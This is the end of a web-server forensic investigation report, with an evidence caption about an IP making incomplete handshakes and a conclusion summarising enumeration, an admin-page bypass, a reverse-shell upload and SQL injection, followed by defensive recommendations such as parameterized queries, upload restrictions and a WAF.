

Fig 20: Evidence showing ip address 170.40.150.126 with incomplete 3-ways handshakes with the server

5.0 Conclusion and Recommendation

The forensic invitations revealed that an attacker carried out an automated subdomain enumeration using goburster to discover an admin login page, bypass the authentication and uploaded a reverse shell payload file on the server.

Similarly, an SQL injection was carried out through the url using sqlmap to query the database for exploitation attempts.

It's highly recommended that end-point involving confidential and critical pages such as the admin login page should be well secured and the authentication should be strengthened beyond default credentials.

It's also important to limit permissions and upload access and other critical activities on the admin page to avoid any random file upload that might compromise the server security.

Similar putting measures in place to prevent the SQL injection requires Implementing server-side input validation,using parameterized queries (prepared statements), applying proper output

encoding and escaping, deploying a Web Application Firewall (WAF), using least privilege for database accounts,
disabling detailed database error messages, monitoring and logging suspicious URL activity,
Keeping web application frameworks, libraries, and databases patched and updated.

Reference / Declaration.

PHP Payload (syntax) Interpretation only - OpenAI.